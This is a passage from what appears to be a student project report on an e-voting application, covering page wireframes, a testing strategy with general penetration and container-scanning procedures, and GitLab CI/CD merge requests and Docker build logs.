
Candidate
Poster



Candidate Statement:



Candidate My Account Page



The wireframe diagram illustrates the layout of the Candidate My Account Page. At the top left is a placeholder for the 'Logo'. To the right are three navigation links: 'Home', 'About Us', and 'Log Out'. The main content area features a large title 'My Account' centered at the top. Below it is a section titled 'Change Password' containing four input fields: 'Current Password', 'New Password', 'Confirm New Password', and a final 'Change Password' button. To the right of this is a section titled 'WebAuthn Registration' with a single 'Register WebAuthn' button. At the bottom is a section titled 'Delete My Credentials' with a single 'Delete My Credentials' button.

Logo

Home About Us Log Out

My Account

Change Password

Current Password

New Password

Confirm New Password

Change Password

WebAuthn Registration

Register WebAuthn

Delete My Credentials

Delete My Credentials

Edit Profile Page

Logo

Home About Us Log Out

Name:

Party:

Profile Picture

Choose File

Upload Delete

Candidate Statement:

Pencil icon

Edit Campaign Poster Page

Logo

Home About Us Log Out



Name:
Party:

Candidate Poster X

Poster

Choose File

Upload Delete

Candidate Statement:



Edit Statement Page

Logo

Home About Us Log Out



Name:
Party:


Candidate Statement X

Some text

Update Delete

3.6.5 Voter

Voter Home Page



A wireframe mockup of a voter home page. At the top left is a placeholder for a logo. At the top right are three navigation links: "Home", "About Us", and "Log Out". Below this, the text "Voting Status : Haven't voted" is displayed on the left, and "District : District 1" is on the right. Three large rectangular boxes below represent candidates: "Candidate 1" on the left, "Candidate 2" in the center, and "Candidate 3" on the right. At the bottom center is a prominent "Vote" button.

Voter My Account Page

Logo

Home About Us Log Out

My Account

WebAuthn Registration

Register WebAuthn

Delete My Credentials

Delete My Credentials

Ballot Paper Page

Logo

Home About Us Log Out

Ballot Paper 🗳

	Candidate 1	<input checked="" type="checkbox"/>
	Candidate 2	<input type="checkbox"/>
	Candidate 3	<input type="checkbox"/>

Submit

View Candidate Page

Logo

Home About Us Log Out



Name:
Party:

Candidate
Poster

Candidate Statement:

4. Testing

4.1 Testing Design Decision

We believe that persuading the public to adopt advanced cryptography protocol for general election is challenging. Therefore, we have listed key criteria in our test plan to enhance public confidence:

- Descriptive and easy to understand test case design.
- Testing in various level to ensure comprehensive coverage, reliability, and stability.
- Use of established cryptography standards.
- Test case management and documentation.
- Test the software after changes or modifications.

With that in mind, we have listed the test strategies implemented in our system.

4.2 Test Strategy

4.2.1 Static Code Review

Static Code Reviews assists in our efforts to detect any errors, bugs, or defects in our code and to ensure that it is readable, understandable, and maintainable. Before any code gets merged into the main branch, it must be reviewed by team members beforehand for a final check.

4.2.2 Black-Box Testing

Black Box Testing assesses the functionality of the software application without any prior knowledge of its internal workings. Its focus is solely on the inputs provided to the software and the output it generates, ensuring the system behaves as expected and meets the specified requirements without knowing the underlying logics.

4.2.3 White Box Testing

White Box Testing involves analyzing the internal structure, code, and implementation of the system. As the tester has access to the source code, this gives them the ability to design test cases that can help verify the correctness of the application on a code level.

4.2.4 Regression Testing

Regression testing is a testing type to ensure that old features are still working as they should when new features are introduced. New code may bring in new logic that conflicts with the existing code, leading to defects. We run our unit tests and integration tests in the Gitlab CI/CD as regression test as it is automated. These could save time and maximize test efficiency.

4.2.5 Unit Tests

Unit Tests focuses on verifying the functionality of individual components of the software application. Its primary purpose is to ensure that each unit in the application performs as intended and meets the specified requirements.

4.2.6 Integration Tests

Integration Tests focuses on verifying the interactions between different components in an application to ensure that these components are communicating effectively when combined as one, identifying any potential issues that may arise from their interaction.

4.2.7 System Testing/User Acceptance Testing

This process involves evaluating the overall functionality and performance of a fully completed and integrated voting application, to ensure that it functions correctly in accordance with the functional and non-functional requirements as defined in its specifications. Users with no prior experience with the software will perform tests in a real-world scenario to ensure it functions as intended and meets the necessary requirements, helping to identify any major issues/bugs before the final release. Its secondary purpose is to also ensure that the application is user friendly and reliable.

4.2.8 Performance Tests

This method is used to evaluate how a system performs under extreme conditions or loads. It involves deliberately pushing the system beyond its normal operation abilities to ascertain its stability, identify performance bottlenecks and determine the maximum capacity it can tolerate before failing.

4.3 Test Procedure

For the following test procedures, we layered different strategies to create a more comprehensive and effective testing approach to our overall system.

4.3.1 White Box Testing

Objective: Analyze the internal structure and code of the application

Procedure:

1. Code Review: Review the source code to better understand its logic and flow.
2. Unit Test and Integration Test Case Design: Design unit test cases that cover different edge cases and code paths.
3. Cryptographic test case design: Design test cases to be verifiable and reproducible with enhanced readability utilizing Behavior-driven development.
4. Execution of Test Cases: Execute the test cases and verify that the application performs as expected at the code level.
5. Documentation: Document the findings and suggest improvements to the code if there are any to be made.

4.3.2 Regression Testing

Objective: Ensure software still performs as expected after change

Procedure:

1. Automated testing in Gitlab CI/CD: The unit tests and integration tests run automatically if there is a merge request to the main software branch.

4.3.3 System Testing/User Acceptance Testing conducted as Black Box Testing

Objective: Evaluate the overall functionality and performance of the application without prior knowledge of its inner working.

Procedure:

1. Crafting of Test Cases: Crafting of the test cases based on the functional requirements and non-functional found during initial research.
2. Testing: Assess the application against the functional and non-functional requirements provided.
3. Execution of Test Cases: Execute the test cases and record the actual output.
4. Documentation: Document any irregularities between the expected results and the actual results obtained.

4.3.4 Performance Testing

Objective: Assess the application's performance under extreme conditions.

Procedure:

1. Stress test:
 - a. Define scenarios: Create scenarios that simulate peak load conditions.
 - b. Testing Tools: Utilize tools such as Locust to simulate high traffic.
 - c. Monitor Performance: Record the findings and identify measures to better performance handling.

2. SQL Query optimization:
 - a. Identify bottleneck: Analyze frequent use queries.
 - b. Testing Tools: Utilize tools such as Postgres client.
 - c. Monitor Performance: Record the findings and identify measures to better performance handling.

4.3.5 Security Testing conducted as White Box Testing

Objective: Identify vulnerabilities and compliance issues in network level, application level, and container image level.

Procedure:

1. Penetration Testing:
 - a. Define the scope: Clearly outline which systems/applications will be worked on, including any exclusions or limitations.
 - b. Information Gathering: Collect information about the target through various means, such as passive and active reconnaissance.
 - c. Vulnerability Scanning: Conduct active scans of the application to identify vulnerabilities, focusing on aspects such as user input handling, login processes etc.
 - d. Reporting: Document the findings thoroughly, including a detailed description of each vulnerability, evidence of potential exploitation, and recommendations for remediation.

2. Container Scanning:
 - a. Define the scope: identify which docker images are to be scanned, specify any exceptions such as images that are not crucial or already secured.
 - b. Vulnerability Scanning: Perform scans using automated tools on the chosen docker image.
 - c. Analyze results: Review the output from the previous scans to determine the severity of the vulnerability, specific vulnerabilities with associated CVE identifiers etc.

4.4 Gitlab CI/CD

4.4.1 Code Integration

Name	Last commit	Last update
.hooks	[000] update hook	3 months ago
evoting	[99] container scanning fix	23 hours ago
.gitignore	[15] [15] stress test in progress	1 week ago
.gitlab-ci.yml	Update .gitlab-ci.yml file	23 hours ago
README.md	[000] update readme	3 months ago

To streamline our development and deployment processes, we have integrated GitLab for Continuous Integration and Continuous Delivery (CI/CD). GitLab CI/CD allows us to automate the building, testing of our application, ensuring that each change is thoroughly vetted before reaching production. By leveraging GitLab's robust pipeline capabilities, we can define a series of stages and jobs that execute automatically whenever code changes are pushed to the repository. This integration helps us maintain high code quality and accelerates our release cycles, making our development process more efficient and reliable.

We adhere to best practices for Continuous Integration to ensure a smooth and efficient workflow. Each change is committed to a new branch with a descriptive name that clearly indicates the update's purpose. Once the changes are pushed, a merge request is submitted to merge the new branch into the main branch. This action calls our GitLab CI/CD pipeline runner runs a series of automated tests on the

new code to verify its functionality and catch any regressions. Then, the merge request undergoes a thorough code review by a team member, who checks for code quality, adherence to coding standards, and potential issues or CI/CD pipeline pass. Only after approval from the reviewer or the Gitlab CI/CD pipeline pass is the merge request accepted. Additionally, our GitLab CI/CD pipeline runs a series of automated tests on the new code to verify its functionality and catch any regressions. This rigorous process helps us maintain a high standard of code quality and ensures that only thoroughly tested and reviewed changes are integrated into the main branch.

Loh Chin Yee / FYP-24-S2-19 / Merge requests / !45

Chore/99 end game setup

Merged Loh Chin Yee requested to merge chore/99-end-game-setup into main 23 hours ago

Add a to do

Overview 0 Commits 13 Pipelines 3 Changes 28

0 0

Merge request pipeline #1408745693 passed

Merge request pipeline passed for f137851a 22 hours ago

Approval is optional

Merged by Phyo Wai Lin 4 minutes ago

Revert Cherry-pick Delete source branch

Merge details

- Changes merged into main with 0bfc1bae.
- Did not delete the source branch.

Activity

- Loh Chin Yee added 1 commit 23 hours ago
 - f137851a - Update .gitlab-ci.yml file
- Compare with previous version
- Phyo Wai Lin merged 4 minutes ago
- Phyo Wai Lin mentioned in commit 0bfc1bae 4 minutes ago

All activity ↑

The merge request was accepted as the pipeline pass.

Feat/2 ui recommit

Closed Jun Ji Lee requested to merge [Feat/2-ui-recommit](#) into [main](#) 1 week ago

Add a to do

Overview 0 Commits 3 Pipelines 1 Changes 15

0 0 :

Pipeline #1388988216 failed
Pipeline failed for 599df39f on [feat/2-ui-recommit](#) 1 week ago

8✓ Approval is optional


Closed by Loh Chin Yee 1 week ago Reopen

Merge details
The changes were not merged into main.

Activity

- Loh Chin Yee approved this merge request 1 week ago
- Loh Chin Yee unapproved this merge request 1 week ago
- Loh Chin Yee closed 1 week ago

The merge request was declined after the code review and also failed pipeline.




The photo above shows the revision history of the repository branches. The git commit history is streamlined due to git rebase integrating one branch to another in a linear fashion by rewriting the git commit history.

4.4.2 Gitlab CI/CD pipeline

Build Stage

The GitLab CI/CD pipeline is structured into two stages: build and test. During the build stage, we create Docker images for both the Django server and the RingCT service. These images are then pushed to the container registry, ensuring that consistent and versioned artifacts are available for subsequent stages. This approach offers the advantage of maintaining a single source of truth for the application's runtime environment, which enhances reproducibility and minimizes discrepancies between development, testing, and production environments.



The screenshot shows a GitLab job log for a job named 'django-build'. The job has passed and was started 4 minutes ago by Loh Chin Yee. The log output is as follows:

```

1 Running with gitlab-runner 17.0.0~pre.88.g761ae5dd (761ae5dd)
2 on green-1.saas-linux-small-amd64.runners-manager.gitlab.com/default JLgUopmM, system ID: s_deaa2ca09de
3 Preparing the "docker+machine" executor
4 Using Docker executor with image docker:24.0.5 ...
5 Starting service docker:24.0.5-dind ...
6 Pulling docker image docker:24.0.5-dind ...
7 Using docker image sha256:7015f2c475d511a251955877c2862016a4042512ba625ed905e69202f87e1a21 for docker:24.0.5-dind with digest docker@sha256:3c6e4dca7a63c9a32a4e00da40461ce067f255987ccc9721cf18ffa087bcd1ef ...
8 Waiting for services to be up and running (timeout 30 seconds)...
9 Pulling docker image docker:24.0.5 ...
10 Using docker image sha256:7015f2c475d511a251955877c2862016a4042512ba625ed905e69202f87e1a21 for docker:24.0.5 with digest docker@sha256:3c6e4dca7a63c9a32a4e00da40461ce067f255987ccc9721cf18ffa087bcd1ef ...
11 Preparing environment
12 Running on runner-jlguopmm-project-57604331-concurrent-0 via runner-jlguopmm-s-l-s-amd64-1723294943-a3623
13 Getting source from Git repository
14 Fetching changes with git depth set to 20...
15 Initialized empty Git repository in /builds/cookAndDrum/fyp-24-s2-19/.git/
16 Created fresh repository.
17 Checking out d7d6b624 as detached HEAD (ref is refs/merge-requests/44/head)...
18 Skipping Git submodules setup
19 $ git remote set-url origin "${CI_REPOSITORY_URL}"
20 Executing "before_script" stage of the job...

```

The image above shows the Django server docker image building logs. The building process passed.

The screenshot shows a GitLab job log for a job named 'ringct-build'. The job is currently 'Running' and was started 5 minutes ago by 'Loh Chin Yee'. The log output is as follows:

```

1 Running with gitlab-runner 17.0.0~pre.88.g761ae5dd (761ae5dd)
2 on green-4.saas-linux-small-amd64.runners-manager.gitlab.com/default ntHFEtyX, system ID: s_8990de21c55
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

```

The log includes several sections: 'Preparing the "docker+machine" executor', 'Using Docker executor with image docker:24.0.5 ...', 'Starting service docker:24.0.5-dind ...', 'Pulling docker image docker:24.0.5-dind ...', 'Using docker image sha256:7015f2c475d511a251955877c2862016a4042512ba625ed905e69202f87e1a21 for docker:24.0.5-dind with digest docker@sha256:3c6e4dca7a63c9a32a4e00da40461ce067f255987ccc9721cf18ffa087bcd1ef ...', 'Waiting for services to be up and running (timeout 30 seconds)...', 'Pulling docker image docker:24.0.5 ...', 'Using docker image sha256:7015f2c475d511a251955877c2862016a4042512ba625ed905e69202f87e1a21 for docker:24.0.5 with digest docker@sha256:3c6e4dca7a63c9a32a4e00da40461ce067f255987ccc9721cf18ffa087bcd1ef ...', 'Preparing environment', 'Running on runner-nthfetyx-project-57604331-concurrent-0 via runner-nthfetyx-s-l-s-amd64-1723295122-980ef a63...', 'Getting source from Git repository', 'Fetching changes with git depth set to 20...', 'Initialized empty Git repository in /builds/cookAndDrum/fyp-24-s2-19/.git/', 'Created fresh repository.', 'Checking out d7d6b624 as detached HEAD (ref is refs/merge-requests/44/head)...', 'Skipping Git submodules setup', '\$ git remote set-url origin "\${CI_REPOSITORY_URL}"'

The image above shows the RingCT service docker image logs. The image building was running.


The screenshot shows the Container Registry interface. It displays two image repositories:

- fyp-24-s2-19/evoting-web**: Published 1 month ago. Has 14 tags. Includes a trash icon.
- fyp-24-s2-19/ring-ct**: Published 1 month ago. Has 10 tags. Includes a trash icon.

The image above shows the Container Registry for our repository. It contains two images from the build process.

Test Stage

In the test stage, the previously built Docker images are pulled from the container registry. These images are then used to perform unit tests and integration tests. By using the same images for testing that will eventually be deployed, we ensure that the tests are conducted in an environment identical to production, thereby increasing the reliability and accuracy of the test results. This process helps catch potential issues early and ensures that the application behaves as expected under real-world conditions.



